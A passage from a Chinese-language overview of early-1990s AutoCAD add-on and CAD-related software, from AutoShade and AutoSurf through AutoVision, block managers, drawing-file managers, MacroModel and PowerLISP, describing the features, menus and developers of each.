AutoShade 的工作类似于电影导演的手法。首先设置好摄影机和光源,然后进行拍摄,获得第一个画面。若改变照相机位置,方向或镜头焦距,增减光源个数或亮度等,则可产生不同的视觉效果。另外,通过设置所谓光照模型的各种参数,也能获得不同的浓淡画面。它们可被显示在图形屏幕上,或者输出至硬拷贝设备。AutoShade 也提供以下下拉式选择菜单,菜单中标有“Fr”的项可以按下相应的“Fr”功能键来引用。如“F5”表示为<F5>键,“Ax”表示为<Alt+Fr>键,如“A1”表示为<Alt+F1>键。观察场景的第一步是选择菜单项“File”的下拉式菜单项“Open”,通过它调用的一个名为“Select filmroll file (选择胶卷文件)”的对话框指定一个“胶片”文件,然后回答“Select scene (选择取景)”对话框的提问。这里也能用于取景范围。为此可以选用菜单项“Display”的下拉式菜单项“Wire Frame”即可。此时还可以改变一下视图,以获得更好的三维视图。对此可以使用下拉式“Settings”菜单项,选择“Camera Position”项通过屏幕上出现的“Camera Specifications (摄影机技术规格)”对话框来调整镜头焦距、角度,然后返回至“Wire Frame”项,看看新的镜头焦距与角度怎样改变原因。接下来,可以选择“Display”菜单项的“Full Shade”菜单项,以便生成一个全色调的图形。此时屏幕底部状态行不断地显示出百分之多少的着色已被完成。最后将有一张彩色浓淡图呈现在屏幕上。其颜色主要取决于实体绘制的颜色。

用户也可以使用 AutoShade 的“SCRIPT”文件自动执行指定的着色命令文件,其文件类型为“SCR”。这种文件与 AutoCAD 的标准“Script”文件功能相同。在“交互方式”下选择菜单项“File”的下拉式菜单项“Script”,键入着色命令文件名称可以来定义它。该文件是一种 ASCII 文本文件,包含一系列 AutoShade 命令行。其中空行将被忽略。

在它随后发行的版本中功能有了大大的提高。用

户可以对每一个三维面设置反光特性、光源与照相机的位置可以被程序保存起来随时取用,可以更加光滑的处理旋转曲面,可以在三维透视图形中设置摄影机与光源位置,SCRIPT文件可以控制所有的 AutoShade 功能。

开发者: AutoDESK, Inc.

十. AutoSurf

该软件用于三维表面的建立,可以说是一个高级的表面造型软件。

在它的第一个版本中所有的表面均在一个分开的图形编辑器中建立后,通过一个 IGES 格式的文件传给 AutoCAD。对 AutoCAD 用户来说这种文件是一个十足的外部文件,若想要由 AutoSurf 得到有用的结果必须学习新的实体建立方法,以及将图形由一个图形编辑器传至另一个图形编辑器。随后发行的版本 2.0 修改的这种局面,图形绘制与编辑不再是分离的两个环境,在一个名为“AutoCAD Release 12AS”的特别版本中 AutoSurf 的所有表面建立功能通过 ADS 与 AutoCAD 的图形绘制/编辑一体化了。对于 AutoCAD 12.0 版本的用户可以通过下拉菜单或者图形输入板即可使用附加上的 AutoSurf 软件的所有功能。

新的 AutoSurf 的工作与 AME (高级造型扩展)非常相像。第一次在 AutoCAD 中使用系统初始化一些初始化处理。此后,用户就可以以 AutoCAD 的标准命令那样从屏幕菜单上选择使用或者从键盘上键入 AutoSurf 的 59 个命令,各命令也可以使用命令组文件、AutoLISP 或者 ADS 进行操作。新的 AutoSurf 拥有 20 个系统变量,用户可以通过修改这些变量的最佳控制表面建立与显示的方式。这个新的版本还包含有许多令人惊奇的功能,如:在一个较小的窗口 (7.5X9 英寸) 内建立有关的操作指南,它可以包括所有标准的 AutoCAD Release 12.0 的指南与 AutoSurf 和 IGES 交换文件的使用说明。新的 AutoSurf 使用手册有三百页左右,约有一百页的内容可以在屏幕上采用覆盖显示的方法用来让用户即时了解 AutoSurf 的使用与操作方法。当操作者需要帮助的时候信息将来由 Michigan, AutoSurf 在那里保存了由 MES (Micro Engineering Solution) 建立的 3000 个答案。AutoSurf 事实上可以在造型文件中读、写这些答案。

AutoSurf 的许多几何形体处于一种称为“条样”的新实体状态与 NURBS (Non Uniform Rational B-Spline) 的构造法。在很多方面类似与被编辑的 B-条样处理的许多曲线,这种条样线是一条通过原点上各控制点的平滑曲线,它的某些部分会与原定义线重合,而多数部分将偏移一段距离来形成通过各控制点的最佳形态的平滑曲线线条。当建立一条条样线时,弯曲的顺序 (2 至 26) 与线段之间的连接 (C0, C1 或者 C2) 将按指定,给出不同的连接得到不同结果的条样线,一条条样线是非常准确的线性实体,可以用于建立 NURBS 表面。而当直线、圆弧线、多义线这些实体可以被 AutoSurf 的特别功能所使用,在产生几何形体之前将被按条样重新给予计算。AutoSurf 中的 NURBS 实体是按一个数学公式重新给出的,因而而在实体上的任何一个点都将准确的被计算出来。

由此可见,AutoSurf 的实体相似于在 AutoCAD 中建立的网格面与在 AME 中建立的三维几何面。在后两个软件包中可以建立起 Cylinder, Box, Cone, Wedge, Torus, Sphere 等原型实体,还可以使用延伸或者旋转线段的方法来建立三维实体,也能使用许多方法修改三维几何形体。AME 建立一个表面实体需要分两个步骤进行,这是因为它首先需要建立一个实心体后才能于实心体建立起它的表面信息。当实心体的建立方式限于原型体、旋转与延伸时,AME 有一个不可替代的长处,那就是使用布尔 (Boolean) 操作:布尔操作可以进行;并集 (Unions 将一个物体合成一个物体)、差集 (Subtraction 将一个物体中减去另一个物体,以便建立一个有“孔穴”的物体)、交集 (Intersections 用两个物体相交的部分来定义一个新的物体);布尔操作的应用相当广泛,如可以先后建立起两个直径不同的圆柱体,将小的一个移动到大的一个中间并调整使两圆柱体的中心线重合在一起,然后由 AME 来做“差集”操作——将小的从大的中间减去,这样将产生一般具有三维实心特性的管道。使用布尔操作,用户可以很方便的建立起大型客机外表面、管道网络中的各管道间的连接图形。

尽管在 AutoSurf 中相对于它们是没有那么多的三维模型建立与修改方法,不过将它们放在一起,无疑会增加新的而且是很感兴趣的三维实体建立与编辑/修改手段。AutoSurf 使用网格面的一个长处是它属于 AutoCAD 标准图形中的一部分,可以很好的建立起规则 (Ruled)、条割 (Tabulated)、旋转 (Revolved) 等形式的表面。把实体建立成三维的,网格面是一个很

好的形化工具。但是,通常对于网格面还需要进行一些必要的编辑操作,因为实体被建立成多面体的网格面仅有来自多边形表面上节点所在位置产生的“面”信息,这种表面编辑工作仅通过 PEDIT 命令即可完成。AutoSurf 的表面是由 NURBS 信息构成的,其表面也可以被建立更加复杂,同时也能很好地支持 AME 所建立的实体面信息的使用,它本身也带有范围较宽的编辑工具,利用该工具可以进行填充、倒圆角、布尔等方式的修剪操作。这些编辑操作在使用中可以引用 AutoCAD 与 AME 的相关概念,但所使用的命令与提示是不会一样的,精确而完整的表面信息是 AutoSurf 有价值的操作工具,这是因为表面操作为函数功能保存起来而不是一条多义线,表面上的任何一个点都将按 AutoSurf 精确的给予计算。

AutoSurf 建立的“面”不但与 AutoCAD 的标准实体兼容,而且还可与 AutoCAD 交换有厚度的直线、圆弧、多义线、多边形表面。在 AutoSurf 中提供有几何表面实体建立方式,其中有两种有趣的方式: Lofting 与 Sweeping, 通常表面是由所建立的 U 与 V 流线的表示其轮廓,前一种方式建立的表面将圆滑这些流线,使得表面看上去为光滑的。操作时选择一个建立好的表面上的一系列流向相差不大的直线、圆弧线或者多义线,无论是 U 还是 V 方式均可以由用户指定其流线的方向;后一种也是非常有用的表面建立方式,所建立的是至少由一个边界线围住区域的并且用横过表面的轨迹线表面实体,其边界线与轨迹线均为指定了方向的条样线。此外,AutoSurf 还提供有一些特殊的编辑/修改实体与几个观察和描述 AutoSurf 和 AutoCAD 实体的普通命令。“观察”是在用户所选择交叉点上,而“描述”是使用用户选择的字符串来增强对实体的描述。INTERVIEW、BREAKVW、TRIMVW、EXTENDVW, 这些命令用于寻找、中止、修剪、延伸实体;GROUPAS 命令让用户建立实体组的命名,实体组可以放入 PICKFIRST 设置中,DISPLAY 与 ENTVIS 命令用于增强对图形的观察,前者可以在当前视区中改变投影显示平面,让用户选择使用旋转投影或者是非旋转的 XY、YZ、XZ 平面上的投影观察,ENTVIS 命令可以让用户基于实体的颜色、组、层、实体类型等实体的特性或者指定实体选择使用移去或者不移去隐藏线。

开发者: AutoDESK, Inc.

十一. AutoVision

这是一个有资深经历的产品,它的诞生已经有近七年的历史了。主要用于将 AutoCAD 建立的三维图形实体进行着色处理,进而产生更加完美地视觉模型。用户使用它可以得到被其吸引人的真实感强烈的完整的彩色图片。AutoCAD 的所有 12 个版本的三维图形实体均可由它进行着色处理,其图像品质相当好。该产品可以用于 Windows 版本也可用于 DOS 版本的 AutoCAD,它本身也分这两种版本的形式分别发行,其价格不算是便宜,不过性能/价格却是非常地好,也是一个值得 CAD 工程师选择的 Render 替代产品。

AutoVision 的各功能可以通过下拉菜单或者命令线上的命令来引用,操作所需要的参数可以在各独立的对话框中给出,操作是比较方便的。它也使用 RGB 与 HSL 两个颜色系统,并且使用 AutoCAD 的 256 种颜色,也能够使用 Bitmap 文件定义三维实体表面的材质,并且通过指定实体或者指定颜色的方法将材质赋予实体。AutoVision 还提供有可以选择的材质与文字编辑功能,也可以由用户建立材质与文字,还可以定义设置不同的光源以及模仿自然光线来建立一个真实的三维模型世界。设置好光源与观察方向后场景还可以保存起来,在进行着色处理时还将自动检测测试用户所建立的三维模型是否有错误存在,输出的文件格式有: BMP, GIF, RND, TGA, TIFF 等多达二十种;Render 方式有三种: Flat, Phone, RayTrace; 阴影类型也有三种, RayTraced, Bitmapped 和 Volumetric。此外,还有一个较为重要的功能,可以与 3D Studio 进行通讯,这个功能将让用户做更多的事情,例如,引用 3D Studio 的建立的格式为“3DS”的文件,而它自己也可以写这种格式的文件。对于使用的机器系统为一般配置的用户来说,AutoVision 最不人意的地方可能就是它的 Render 处理速度太慢,虽然这不影响它成为一个优秀的软件包,但是通常用户若实际需要一些耐心等待的时间。

在三维造型与定义实体表面特性方面,AutoVision 可以很好的使用 AutoCAD 的实体,对网格面与 AME 的模型将在 Render 处理之前自动提取它们的表面信息,也提供有对实体表面进行“平滑”处理的功能,其平滑情况涉及到 Render 处理后的效果,用户在打开平滑功能时选择做 Render 后所有的网格将做很平滑连接,而在关闭平滑方式下拉的圆弧与圆将是独立地被处理的。如果用户要对实体分配材质可

以在指定的材质库中选择材质,还可以使用 3D Studio 对材质进行的定义。毫无疑问,用户也能使用如 3D Studio 中定义的透明材质以及 ACI (全称为: AutoCAD Color Index),使用图形做粘帖材质可以采取多种形式,而且与 3D Studio 版本 1.0 和版本 2.0 极为相似,只是变化更多一些,AutoVision 提供给用户的粘帖方式有 Texture, Opacity, Bump, Reflection, 每一个 Bitmap 图形在实体表面上还可以单独地给予延伸和按比例放缩。AutoVision 只能将 TGA 格式的 Bitmap 文件用于粘帖,所用的这种文件格式是 8Bit 的,也可以是 24Bit 的,压缩的和非压缩的都行。粘帖的方向可以使用的是: Planar (平面), Cylindrical (圆柱面), Spherical (球面)等。用户可以通过一个对话框来操作粘帖材质的定义与观察定义情况,也能通过选择 AutoCAD 的坐标点指定粘帖图形的坐标,有关的放置与旋转操作可以使用屏幕上的一个滑标来控制。AutoVision 在这方面的不足之处是用户必须选择图形的所有定义点,不能用选择的点或者相对坐标系或者按坐标系系统移动、旋转、放缩图形坐标, AutoLISP 在这里的使用也有一些限制。

AutoVision 也能使用摄影机机制和标准的 AutoCAD 命令 DVVIEW 控制透视视图的观察,同时也可以使用 3D Studio 文件输入的摄影机定义,或者向后输出自己所用过的透视观察定义。定义了一个光源后,用户还可以将当前设置的光源与观察方向作为一个场景保存下来。对于同一个观察方向可以定义不同的光源,或者同一组光源可以用于不同的观察方向。如果对一个没有设置光源的场景或者当前没有设置光源的视图进行 Render 处理,AutoVision 将使用它内部设置的缺省光源,缺省光源是一个 Distant 光源,用户可以定义的光源有点光源、聚光源和 Distant 光源,在屏幕上它们是由一个表示其位置的特殊的图形来标识的。在这些光源中这些光源都能产生三维物体的阴影,也能控制它们的强度与颜色。对于前两种光源用户还可以指定随着物体离光源的距离增大,其光照强度按线性或者平方比例的衰减,用户也可以调整聚光源的强光区与弱光区的大小, Distant 光源是发出一组平行光来模拟太阳光用的,对光源颜色的设置与对物体赋予的颜色 Render 处理后将使用它们的各自的设置给出结果,因此如果设置不当将出现令人讨厌的图形。AutoVision 所提供的几种阴影类型是根据用户定义的 Render 处理方式来引用的,它们的近似值只有在处理以后才能在图像中给出, RayTrace 阴影用于 RayTrace 方式, Shadow Maps 用于另两种方式下的聚光灯,在 AutoVision 中只聚光灯照射下的 Shadow Maps 才有光滑的物体边缘,点光源与模拟阳光下的物体边缘将会是比较粗糙的。

在 Render 处理方面 AutoVision 可以让用户有选择的使用图形背景,也可以选择使用 AVE Quick, AVE Full, AutoVisRayTrace 以及 AutoVision 四种方式,前两种方式在本质上可以说是基于 AutoCAD 的 Shade 来进行的,第三种方式可以以使用 RayTrace 处理能力,最后一种方式相当于 Gouraud,不同的处理方式在 Render 时所花费的计算时间是不一样的,选择能满足一般需求的方式可以加速处理时间,这个概念可以用于 AME 的造型体与由 3D Studio 读入的网格面,但是有助于由 HLS 面 (3D Face) 构成的 AutoCAD 模型体。使用 AutoVision 的 RHEXPOR 硬拷贝驱动模块可以支持 12 种 Bitmap 格式,任何文件的结果均可将颜色深度提高到 32Bit,也能调整图像的比率请求使用 NTSC 视频功能。

开发者: AutoDESK, Inc.

十二. AutoVue

这是一个用于个人计算机与工作站的功能强大的观察与绘图程序,它不使用别的应用程序,目前它已经有 DOS, Windows, UNIX 三个版本,其特点是可以让用户减少对 CAD 应用程序的依赖,快速绘制与管理多种格式的图形文件,几乎适用于所有级别的 CAD 用户,并且让用户容易学会其操作使用方法,在个人计算机上可以让用户快速显示图形,若在网络中使用也能很好的保持其良好地兼容性,在各种不同的计算机环境中也能充分发挥其各种功能,其主要功能与特点如下所述:

1. 可以迅速地观察该软件所支持的所有格式的图形文件,并且可以使用 AutoCAD 提供的 ZOOM, PAN, CHANGE, VIEWPORTS, LAYER 等许多功能。
2. 使用一个用户数据库系统来组织与管理各用户文件,并且让用户不对原图形文件做任何修改即可为观察图形加上必要的文字注释。
3. 可以打印/绘制单个图形文件或者批量的产生图框,也支持图式格式的输出/绘制图框,4. 支持多种目前流行地文件格式的交换,以及可以建立一些与观察图形相联系的实用的文字描述并且通过使用一个

用户菜单的方法来观察图形。

5. 所支持的文件格式为: AutoCAD DWG、DXF、DXB、SLD; Generic CAD; Intergraph MicroStation; CADKEY; HP-GL、HP-GL/2; Calcomp PCI 绘图文件; 扫描文件的 RLE、RLC、NRF; TIFF Group 3&4 Fax; CALS CCITT Group 4; 等等。

开发者: Cimmetry System, Inc.

十三. BlockBase

这是一个在 AutoCAD 中用于“块”管理的应用软件,但是它仅用于 AutoCAD Release 12.0 的 DOS 或者 Windows 版本。该软件的使用方法比较特别,建立一个块的记录需要运行一个名为 MAKEGB.EXE 的 DOS 实用程序在用户的系统中建立起用于块管理的数据库文件。用户可以建立起由 500 个数据库组成的数据库系统,每一个数据库可以容纳 500 个记录。这样用户就能在系统中管理多达 500X500=250,000 个可用的块,这足以应付用户的任何设计项目。因此,可在用户在设计中大量使用块的时候可以充分考虑使用该软件来提高工作效率。

用户在系统中可以使用关键字搜索某一个数据库,其关键字可以长达 33 个字符,而在屏幕上还可以加入多达 438 个字符的描述信息;用户也可以使用关键字搜索块外信息。在 AutoCAD 中,用户使用时将在屏幕上通过一个对话框来进行操作。在对话框中用户能够使用附加信息核查某一个块,以及观察除去数据库信息后的块,而且可以同时观察到多达 12 个块的图形。用户也可以观察图形或者幻灯片,其图形信息将出现在当前的单一视图中,块的记录将以文本格式给出。该功能将大大缩短用户寻找某一个块的时间。如果用户使用 ADS 或者 AutoLISP 进行工作,则可以建立数百个不同的块而无需在硬盘上单个的给予建立。通过指定的参数还能让用户在数据库管理系统中放入幻灯片记录,以及快速地进行搜索和将它插入进当前图形中。

BlockBase 可以将用户指定要建立的块从实体中提出并且赋予其块名称,然后将它保存起来。BlockBase 保存的块与图形有关的信息包括捕捉状态、比例因子、旋转角度、正交状态、属性,以及是否在插入后对块做了 EXPLODE 命令的处理。当 ATTDIA 变量设置为“1”,输入时用于使用属性块名称的 AutoCAD 属性对话框将出现在屏幕上;如果该变量设置为“0”,用户告诉 BlockBase 使用什么样的属性值后仍然可以按照自己的需要按块插入进当前图形中。BlockBase 还提供有编辑工具,用户可以编辑与修改数据库中的记录,也可以将数据库目录写入一个文本文件中。

开发者: Advanced Cadd Production, Inc.

十四. Block Librarian

这也是一个用于 AutoCAD“块”管理的应用软件,具有安装容易和在块的数据库中建立建立新的块操作简单的特点。它还可以按用户的需要使用全屏的显示观察块符号的图形界面。用户在屏幕上可以浏览观察数据库中的块符号,每一个分页可以保存 100 个块符号,这些分页就像是组成了一本工具书。而一本“书”可以被看做是一个存放块的“库”,一个“库”可以存有 100 个分页,即可以管理多达 100X100=10,000 个用户定义块。对于工作量较大的设计来说这可能不够用,不过 Block Librarian 可以让用户建立 50 个“库”,这样用户就可以在自己的系统中管理使用 50X10,000=500,000 个块。

使用时,Block Librarian 在屏幕的左边通过一个屏幕菜单和鼠标选择菜单项,分页与块的选择由屏幕上的四个区域给出其描述。在初始状态下屏幕上的四个区域给出它们的编号,用户可以将它们调整为块符号的描述分页,并且可以对各区域放大或者缩小来观察块符号的详细图形。Block Librarian 提供的菜单命令可以让用户对块进行如选择所需的分页、定义一个新的块、替换一个旧的块、使用属性选择一个块、编辑某一个块的属性等操作。插入一个块也非常容易,只需简单地将拾取某块图标即可进行,而且可以通过分页或者属性来寻找一个已经存在的块。使用属性的寻找一个块可以通过一个外部数据库菜单进行,该数据库包括的字段有:块的编号、描述字、建立者、那件编号、最近的一次数据更新。用户可以编辑删除最后一个字的所有字段,让自己的块属于不可见的或者是常常属性。不过编辑块的过程需要一个名为“BLR.EXE”在 DOS 应用程序下进行,并且在 AutoCAD 之外进行操作。当然,有经验的用户可以通过修改 A-CAD.PGP 文件的办法在 AutoCAD 中做这个工作。

Block Librarian 的应用范围为 AutoCAD 的 9 版本至 12.0 版本。在 12.0 版本中它不使用该版本的任何一个对话框,在这之前的版本中仍然可以较快的速度进行工作。

开发者: SoftSource

十五. Cadmandu

这是用于图形的高性能、高级别管理的优秀软件包之一,主要是针对工程技术人员开发的。目前它所拥有的主要功能与前面所述的 AutoEDMS 相同,单用户与网络工作站安装所需要的硬盘空间均为 2.5M,运行所需内存为 2M,可以使用的操作平台有: DOS、Sun、HP、IBM、SGI 等,不限制用户数目,可以支持的 AutoCAD 版本为 R10.0 至 R12.0,兼容的数据库产品有 ASCII 和 SQL,可以观察的其它程序建立的文件格式有: DWG、DGN、PRT、DXF、SLD、PGL、CAL5 G4、CCITT G4、BMP、WMF、WPG、TIFF、PCX、RLC、RLE。

用户需要在 286 及以上的机器中并且在有效的设备驱动程序下使用 Cadmandu,可以支持高分辨率的图形显示设置。其用户界面简单而有趣,熟悉和不熟悉 Windows 软件的用户都可以轻而易举地在 Cadmandu 提供的与之一系列列文选在屏幕上对话框窗口和进入各功能不同的操作区域。刚进入程序时,在屏幕的顶部提供给用户一组菜单项: ACCESS-DRAWINGS、LIBRARIAN FUNCTIONS、REPORTS、QUIT DRAWING MGMT。这一组下拉式菜单,用户可以通过它选择各种不同的操作。Cadmandu 的绝大多数任务选项是以图形图标的方式显示在屏幕上由用户选择的操作,也让用户通过选择关键字的方法调用它的操作命令,如在图形编辑菜单中功能项为: Atl L - Launch AutoCAD, Atl e - Edit Drawing Info, Atl V - View Drawing, Atl O - Rapid Print, Atl P - Plot Drawing, Atl D - Markfor Deletion, Atl R - Update Rapid Raster。Cadmandu 还为有经验的用户提供了一组用于快速进行操作的快捷键: F3 View、F4 Launch、F5 Plot、F7 Print、F8 Edit、F9 Delete。为了更加方便的使用 Cadmandu,一台数字化仪仍是不可少的。对于初次使用的用户来说, Cadmandu 还有一个特点就是不容易让操作者出现操作混乱的情况。由于 Cadmandu 是基于工程环境设计的,因而它拥有一个工程术语系统,如果用户不是在工程事务中工作或者不使用 Cadmandu 的术语系统,可以保留其功能的修改模块名称。这个有限制的修改使得用户可以按自己的方式仔细观察数据库中的信息。在安全保护方面用户可以使用多达九级的授权权限,这可不是非性的安全保护措施了。在文件管理软件中, Cadmandu 所能做的事与所做的结果是比较令人满意的,不过用户在使用时应当注意到它的某些功能是很特殊的。

文件管理器可以输入基于 ASCII 码的数据文件,只要该文件是由它所支持的数据库程序所建立并且该在数据库能被读出, Cadmandu 就可以毫无保留的使用它。Cadmandu 的观察功能是让用户在某一块上或者是一个图限、一个型文件上设置一个伪文件名,只要图形与该名称相匹配时它就将在文件列表,以及用 Redline 模块支持的一个令人兴奋文件格式文件,该列表让用户灵活的并且在较大的范围选择文件进行观察, Cadmandu 也能够直接输出 AutoCAD 的图形,它的绘图功能能将图形直接送往一台输出设备,在本地工作站上可以使用文件数相当大,而其文件的长度将有所限制,但这不是该软件的一个缺陷,实际上所有这类的软件都能比较好的满足用户的需要,对文件长度的限制将有助于更好地运行它。用户在 AutoCAD 中可以运行 Cadmandu 的 Cadmandu View,但是不能运行任何 DataBase Manager (数据库管理器),也能在一个图形中同时使用 Redline 并且将它与一个图形文件同时存在,或者作为一个新的 RDL 文件存在。RDL 文件的使用对于用户来说可能是一个较为有用的和重要的选择。

Cadmandu 还有一个用于工程修改的版本: EC Mail。它可以让用户为图形加,或者回顾建立标识与路线,并且包括工程修改的一揽子情况。它也让用户为图形注释,其注释可以是一个完整的文本格式文件。Cadmandu 对每一个图形的修改都将给予保留,除非用户指明仅做简单的修改,修改也可以在子目录中进行, Cadmandu 也保存用户定义的修改线,而且决不会对图形的存在情况产生影响,对文件的安全保护使用的是 Check-In/Check-Out 过程,并且让用户对自己系统中的指定文件附加上一个口令。用户也能取消和修改已经设置了口令。Cadmandu 还有一个值得用户注意的特性:它不提供将自己的数据库与图形属性内容的直接连接手段。

Cadmandu 的开发者出于对自己产品保护,要求使用它的用户使用授权码,非授权使用的用户将不能进入程序。

开发者: BarsTek, Inc.

十六. Crystal TOPS Professional

这是一个用于个人计算机的三维动画制作软件

包,目前它已经具有相当好的用户市场。其功能与 AutoDESK 公司的另一个产品 3D Studio 相同,与 AutoCAD 的通讯也可以使用常用“DXP”格式文件。有资料介绍说它也可以使用最好三维系统软件,并且容易掌握和使用方便,它也使用摄像机机制建立其真实的三维世界模型,自身也带有三维造型与编辑工具,是一个较为理想的三维动画制作软件。目前它的版本数已经达到了 5.0,而且可以在网络系统中使用,其着色显示的图像结果非常清晰,并且能非常好的消除斜线的“锯齿”。

开发者: CrystalGraphics, Inc.

十七. File Manager

该软件的功能很容易就能从它的中文名称“文件管理器”了解到,可以说它也是一个用于对文件进行高性能、高级别管理的非常优秀的软件包。目前它的最高版本为 2.1,所拥有的主要功能与前面所述的 AutoEDMS 软件包相同。单用户安装所需要的硬盘空间为 5M,网络工作站安装所需要的硬盘空间为 2.5M,运行所需内存为 3M 以上,而且必须在 386 或者以上的机器系统中,以及在有效的设备驱动程序管理下运行,还要求用户的机器中配置有数学协处理器。使用时不限制图形数量及网中的用户数目,可以使用的操作环境有: DOS、Sun 等,可以支持的 AutoCAD 版本为 R9.0 至 R12.0,但是不能从 AutoCAD 中运行它。兼容的数据库管理系统产品有两个: ASCII 和 DBASE III,可以观察的由其它程序建立的文件格式有: RLC 和 TIFF。

File Manager 能让用户写文件与绘图人员交换文件,可以围绕看文件与文件中的注释进行工作。尤其适用于强化对文件的管理工作和表达对某些概念的注释,也能适应于用户部门中的非图形工作人员。使用时,可以在屏幕上通过带有用户颜色的“库”卡片和各种不同的模块,以及下拉式屏幕菜单、图标菜单进行操作。操作时,用户需要有自己的系统配置一台数字化仪(仅支持鼠标),否则的话可能有操作方面的困难。在同一个数据库中可以支持多重卡片的使用,以便满足不同用户对所需显示的数据信息的请求。工作区域可以按用户所配置的工作站或者网络服务器而定。File Manager 有一个特别的选择使用图形文件的功能,文件被送回库之前必须检查是否改写了原文件,该功能将有助于在不同的办公室间传阅文件。不过,用户界面的图形影像仅限于在 SUN 系统中使用。在“File Synergis Network File Manager 386”版本屏幕上提供给用户的下拉式菜单项为: File、Launch、Display、Search、Checker、Archive、adMin、Help。在下拉式菜单的下方为报告用户操作的区域,所做报告有:当前工作区域、屏幕显示的信息类别、文件数、目标库、当前逻辑 ID 等的有关信息。其下拉式菜单的使用非常灵活,子菜单项也可以通过拾取相应的按钮来引用。如“File”菜单项下的子菜单项为并排的一组按钮: Save、Next、Prev、View、Exit。而在该组按钮的右边将通过一方框告诉用户当前的操作状态,如信息、View Only。另外,各对话框均以文选的形式出现在屏幕上,因此用户每时每刻都能清楚地知道自己当前正在干什么,而不会产生操作混乱。

File Manager 还允许用户配置进行深层次的文件观察,这有助于用户使用某些别的产品。它还支持多用户 RedLine,并且在不同的层上保持每一个用户的各自使用 RedLine 的情况。该软件可以对 Check-out 文件做出标记,以便让别的用户拷贝或者观察它,不过这仅能用于一个数目的其他用户。RedLine 功能可以用于 AutoCAD 或者 RCL 光栅文件,而在 File Manager 本身也能建立自己的 RCL 文件,并且在屏幕显示时将把 AutoCAD 图形文件来得快得多。在安全保护方面 File Manager 还有一个独特的功能,让用户在磁盘上刻分并且设置一个安全区域,以便在设有足够的磁盘空间并且时不修改磁盘目录的激活文件;除此之外,用户应当注意到 File Manager 对文件的安全保护是基于一个文件组来进行的,因而如果用户使用的安全措施较为复杂而又打算操作某一个文件的话,这种限制可能会产生一些麻烦。

使用 AutoCAD 的图形时,File Manager 还可以旋转它的视图,但是却显示它。用户可以编辑主文件,在编辑过程中也可以排除一个文件的拷贝过程。如果用户的安全保护设置较为简单的话,其操作速度也将是较快的。File Manager 提供有与 AutoCAD 图形文件的属性相连接的功能,用户可以对图形中实体的属性进行编辑/修改操作。按当前流行的方式,在管理文件方面 File Manager 也提供有将文件进行归档与还原的功能,但是在选择复原某一个文件之前需要将档案拷贝至该软件所能识别的档案目录下。File Manager 不提供同坐标模块,因此用户不能在一个图形文件中保持眼睛时间,它也只允许用户使用一种索引模块,不过这个模块可以让用户对一般性的工作

项目,而且无论是对 AutoCAD 的图形文件还是别的类型文件产生一个较为令人满意的文件列表。对于 AutoCAD 用户来说,File Manager 还有一个令人高兴地功能:这就是能够直接绘制出 AutoCAD 的图形。

File Manager 实际上是从一个文件类型用户界面或者是提供文件“库”卡片的用户界面上来操作运行的,所有的功能都是基于这两个方面来体现的,而且它们是融为一体。在设置“库”时,用户需要指明其 UNIX 或者 DOS 路径,这是一个值得用户重视的问题。如果在设置一个多“库”时有操作方面的差错,File Manager 将报告出错的地方并且关闭“库”设置卡和清除用户为此所给出的一切信息。用户不必担会产生毁灭性的结果,这只是拒绝您的操作而已。

开发者: Synergis Technologies, Inc.

十八. MacroModel

这是一个设计新颖三维图形系统软件,推销它的广告词精彩地写道:

“概念,您订紧了它。不幸,顾客不看重它。

现在您需要每一种东西的三维造型,但是您会为下一次碰见它而多做些事情。因为顾客他们不但是想知道怎样看它们,还要明白它是怎样工作的。

因此,当您建立起模型以后,您会决定将它以多媒体形式提供给顾客。然后,某一个成熟的造型需要由您用于销售的材质着色后送进顾客的销售处。又因为顶层是关闭的,您将不得不返回 CAD 兼容文件的程序由工程师为产品建立最终的图形。这就是导致大多数三维图形包不可涉足的项目之一,这就是说您需要一个全新的工作过程。

而某些东西您能从该软件获得。”

MacroModel 仅基于条线为 MAC 与 Windows PCs 进一步处理完 CAD 的标准三维造型器。其主要特点为:可以让用户的工作结果 MAC 与 Windows PCs 这两个平台上完整的进行交换;可以简化产品具有原型专业性造型的操作,通常被用于机械设计、桌面印刷、多媒体与别的需要建立一个真实造型的应用程序。对在其真实时间里着色造型与阴影平滑处理中它没有人熟悉的小块加速工具,实际上如果加快了速度,在该软件中的造型将是不真实的。一般地说,对光标的物理量定的掌握比大多数的基于计算机的造型操作容易得多。现在即使使用户不能从 Z 轴上告诉 MacroModel 一个 X 坐标值也不要紧,您照样可以做专业人员那样做延伸之类的程序。事实上与已经存在的三维造型程序相比,MacroModel 的简单界面更类似于二维的图形。用户可以在三维世界中建立与编辑实体,而不是在分离地二维设计窗口中,还可以选择使用快速阴影平滑的造型方式,或者仅用网格来替换,也可以对每一个三维世界建立相关的实体,并且用肉眼观察或者指定精确的数目编辑基于条线的控制点。使用该软件提供的高级二维或者三维捕捉工具可以特点与实体放置在所希望的地方,它也提供为造型的实体分配颜色、材质等附加特性,并且还包括含有日常所见的光线与阴影的场景和对它进行着色处理。

该软件所支持的其它软件有:RenderMan, Three 1-D, Swivel 3D Pro, 3D Studio, AutoCAD, Claris CAD, QuarkXPress, Illustrator, Photoshop and Director 等。(这些软件中有些是由 MacroModel 的同一个开发者开发的。)

开发者: MacroMedia, Inc.

十九. PowerLISP 与 PowerLISP Code Composer 这两个也是面向 AutoLISP 程序员的软件包。PowerLISP 提供了一个文字编辑器与围绕它的许多调试手段。PowerLISP 带有一个代码构成器 (Code Composer), 它可以让用户按指定方式编写 AutoLISP 应用程序文件。PowerLISP 可以从 AutoCAD 中执行,但是用户需要修改自己机器系统中的 A-CAD, PRP 文件,因为它不会在用户安装时自动进行这个操作。

使用时,PowerLISP 首先出现的是它的编辑器,这是它的标准工作环境。此时屏幕上将出现四个交错覆盖的窗口,同时列出了用于教程用户使用的 PowerLISP 的一个文本文件,屏幕的顶行有 PowerLISP 的顶行菜单:“F10 Menu, Files, Compose, Exit”。其中的第一项“F10 Menu”为另一个菜单列表项,“System, File, Edit, Search, Config”。在屏幕的底部还有一些可以选择的菜单项:“F1 Help, Cut, Copy, Paste”。通常人们会思想该软件的开发者将会在屏幕上设置菜单的意图何在?当用户使用时将会发现这实际上是对菜单项的功能按类别进行放置。毫无疑问,这将对用户的操作!

一旦进入编辑状态,用户将会注意到 AutoLISP 的函数名称是高高地突出显示的,所用的颜色为青色,注释用的是灰色,而屏幕上其余的东西是用黄

